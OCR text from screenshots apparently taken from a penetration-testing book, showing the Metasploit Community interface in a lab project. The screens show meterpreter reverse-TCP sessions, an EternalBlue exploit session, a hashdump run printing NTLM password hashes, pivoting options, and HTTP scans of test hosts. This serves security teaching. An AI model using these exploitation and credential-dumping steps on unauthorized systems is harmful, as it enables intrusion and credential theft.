

metasploit community
Project - Web Exploitation Project
Pivoting: Active
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks 1
Home
Web Exploitation Project
Sessions
#7
Route via over Mdm::Session 7 created.
Session 7 on 192.168.2.18
Session Type meterpreter (payload/windows/meterpreter/reverse_tcp)
Information
Attack Module exploit/multi/handler
Available Actions
Collect System Data
Access Filesystem
Search Filesystem
Command Shell
Delete Pivot Point
Create VPN Pivot
Change Transport
Terminate Session
Collect system evidence and sensitive data (screenshots, passwords, system information)
Browse the remote filesystem and upload, download, and delete files
Search the remote filesystem for a specific pattern
Interact with a remote command shell on the target (advanced users)
Stop pivoting attacks through the remote host (TCP/UDP)
Pivot traffic through the remote host (Ethernet/IP)
Change the transport mechanism of the session
Close this session. Further interaction requires exploitation


192.168.2.18
metasploit
community
Project - Web Exploitation Project
Pivoting: Active
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Home
Web Exploitation Project
Sessions
Meterpreter Transport Change
Select the Transport
reverse_tcp
LHOST Address
0.0.0.0
LPORT
4444
Proxy Host Address
Proxy Port
Proxy Username
Proxy Password
Proxy Type
Number of times to retry connection
Seconds to wait between retries
Session Expiration in seconds
User-Agent String
Start Transport Change
Cancel



Not Secure https://192.168.2.17:3790/workspaces/2/sessions/1
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Sessions
#1
Session 1 on 192.168.2.10
Session Type meterpreter (payload/windows/x64/meterpreter/reverse_tcp)
Information
Attack Module exploit/windows/smb/ms17_010_eternalblue
Available Actions
Collect System Data
Collect system evidence and sensitive data (screenshots, passwords, system information)
Virtual Desktop
Interact with the running desktop on the target system, will notify the active user
Access Filesystem
Browse the remote filesystem and upload, download, and delete files
Search Filesystem
Search the remote filesystem for a specific pattern
Command Shell
Interact with a remote command shell on the target (advanced users)
Create Proxy Pivot
Pivot attacks using the remote host as a gateway (TCP/UDP)
Create VPN Pivot
Pivot traffic through the remote host (Ethernet/IP)
Change Transport
Change the transport mechanism of the session
Terminate Session
Close this session. Further interaction requires exploitation
Session History
Post-Exploitation Modules
OS
MODULE NAME
MODULE TITLE
post/multi/gather/apple_ios_backup
Windows Gather Apple iOS MobileSync Backup File Collection
post/multi/gather/check_malware
Multi Gather Malware Verifier



Not Secure https://192.168.2.17:3790/workspaces/2/tasks/new_module_run/post/windows/...
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Windows Gather Local User Account Password Hashes (Registry)
Module
Type Post-Exploitation
Ranking
Privileged? No
Developers
hdm <x@hdm.io>
Windows Gather Local User Account Password Hashes (Registry)
post/windows/gather/hashdump
This module will dump the local user accounts from the SAM database using the registry
Module Options
SESSION INFORMATION
SESSION TYPE
Session 1 - 192.168.2.10
meterpreter
Advanced Options show
Run Module



Not Secure | https://192.168.2.17:3790/workspaces/2/tasks/14
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 14
Collect...
Task started
Launching
Module post/windows/gather/hashdump has finished processing 1 session(s)
Completed
Started: 2019-03-10 10:03:37 -0700
Duration: less than 20 seconds
[+] [2019.03.10-10:03:37] Workspace:Web Exploitation Project Progress:1/2 (50%) Running post/windows/gather/hashdump on session #1 (192.168.2.10)...
[*] [2019.03.10-10:03:37] Obtaining the boot key...
[*] [2019.03.10-10:03:38] Calculating the hboot key using SYSKEY 4ba88f7f3073d77a8ceea4a100dde7ac...
[*] [2019.03.10-10:03:38] Obtaining the user list and keys...
[*] [2019.03.10-10:03:43] Decrypting user keys...
[*] [2019.03.10-10:03:44] Dumping password hints...
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) > No users with password hints on this system
Session #1 (192.168.2.10) >
[*] [2019.03.10-10:03:44] Dumping password hashes...
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) > Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Session #1 (192.168.2.10) > Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Session #1 (192.168.2.10) > PT:1001:aad3b435b51404eeaad3b435b51404ee:ee206513a3facf8228b7dbbff8302cef:::
Session #1 (192.168.2.10) > Himanshu:1004:aad3b435b51404eeaad3b435b51404ee:a74f5eb76e71cb232b27c632d263a846:::
Session #1 (192.168.2.10) >
Session #1 (192.168.2.10) >
[+] [2019.03.10-10:03:47] Workspace:Web Exploitation Project Progress:2/2 (100%) Module post/windows/gather/hashdump has finished processing 1 session(s)



Not Secure | https://192.168.2.17:3790/workspaces/2/credentials
metasploit community
Project - Web Exploitation Project
Account - admin
Administration
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Credential Management
Manage Credentials 4
0 of 4 selected
Export
Delete
+ Add
Tag
LOGINS
PUBLIC
PRIVATE
TYPE
REALM
ORIGIN
VALIDATION
TAGS
CLONE
1 administrator aad3b435b51404eeaad3b4... more NTLM hash Session Not Validated 0 tags
1 guest aad3b435b51404eeaad3b4... more NTLM hash Session Not Validated 0 tags
1 himanshu aad3b435b51404eeaad3b4... more NTLM hash Session Not Validated 0 tags
1 pt aad3b435b51404eeaad3b4... more NTLM hash Session Not Validated 0 tags
Show 20
Showing 1 - 4 of 4
1


Chapter 4: Using Metasploit for Reconnaissance









metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
19
Overview
Analysis
Sessions 1
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Tasks
Task 15
Collect...
Task started
Launching
Complete (0 sessions opened) auxiliary/scanner/http/http_version
Completed
Started: 2019-03-10 12:17:25 -0700
Duration: less than 5 seconds
[+] [2019.03.10-12:17:26] Workspace:Web Exploitation Project Progress:1/2 (50%) Scanning 176.28.50.165-176.28.50.165
[-] [2019.03.10-12:17:26] Warning: The Windows platform cannot reliably support more than 16 threads
[-] [2019.03.10-12:17:26] Thread count has been adjusted to 16
[+] [2019.03.10-12:17:27] 176.28.50.165:80 nginx/1.4.1 (Powered by PHP/5.3.10-1~lucid+2uwsgi2)
[*] [2019.03.10-12:17:27] Scanned 1 of 1 hosts (100% complete)
[+] [2019.03.10-12:17:27] Workspace:Web Exploitation Project Progress:2/2 (100%) Complete (0 sessions opened) auxiliary/scanner/http/http_version



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
20
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
Delete Hosts
Tag Hosts
Scan
Import...
Nexpose Scan
WebScan
Modules
Bruteforce
Exploit
New Host
Hosts
Notes
Services
Vulnerabilities
Applicable Modules
Captured Data
Network Topology
0 of 1 selected
Search Hosts
ADDRESS
NAME
OPERATING SYSTEM
VM
PURPOSE
SVCS
VLNS
ATT
TAGS
UPDATED
STATUS
176.28.50.165
176.28.50.165
Unknown
device
1
0
0
2 minutes ago
Scanned
Show 20
Showing 1 - 1 of 1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
20
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Hosts
176.28.50.165 - 176.28.50.165
Delete
Scan
Nexpose Scan
Bruteforce
Exploit
176.28.50.165
[176.28.50.165]
SCANNED
Unknown
Tags
Services 1
Sessions
Vulnerabilities
Credentials
Captured Data
Notes 1
Attempts
New Service
NAME
PORT
PROTO
STATE
SERVICE INFORMATION
CREATED
http
80
tcp
open
nginx/1.4.1 (Powered by PHP/5.3.10-1~lucid+2uwsgi2)
2 minutes ago
Show 10
Showing 1 - 1 of 1



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
Search Modules
http_header
Module Statistics show
Search Keywords show
Found 2 matching modules
MODULE TYPE
OS
MODULE
DISCLOSURE DATE
MODULE RANKING
CVE
BID
OSVDB
EDB
Server Exploit
Joomla HTTP Header Unauthenticated Remote Code Execution
exploit/multi/http/joomla_http_header_rce
December 13, 2015
2015-8562
38977, 39033
Auxiliary
HTTP Header Detection
auxiliary/scanner/http/http_header



metasploit community
Project - Web Exploitation Project ▼
Account - admin ▼
Administration ▼
Overview
Analysis
Sessions
Campaigns
Web Apps
Modules
Credentials
Reports
Exports
Tasks
Home
Web Exploitation Project
Modules
HTTP Header Detection
Module
Type Auxiliary
Ranking
Privileged? No
Developers
Christian Mehlmauer
<FireFart@gmail.com>
rick2600
References
w3
wikipedia
HTTP Header Detection
auxiliary/scanner/http/http_header
This module shows HTTP Headers returned by the scanned systems.
Target Systems
Target Addresses
Excluded Addresses
testphp.vulnweb.com
Exploit Timeout (minutes)
5
Module Options
HTTP_METHOD HEAD HTTP Method to use, HEAD or GET (Accepted: GET, HEAD) (enum)
IGN_HEADER Vary,Date,Content-Leng List of headers to ignore, seperated by comma (string)
Proxies A proxy chain of format type:host:port[,type:host:port][...] (string)
RPORT 80 The target port (port)
SSL Negotiate SSL/TLS for outgoing connections (bool)
TARGETURI / The URI to use (string)
THREADS 1 The number of concurrent threads (integer)
VHOST HTTP server virtual host (string)
Advanced Options show
Evasion Options show
Run Module

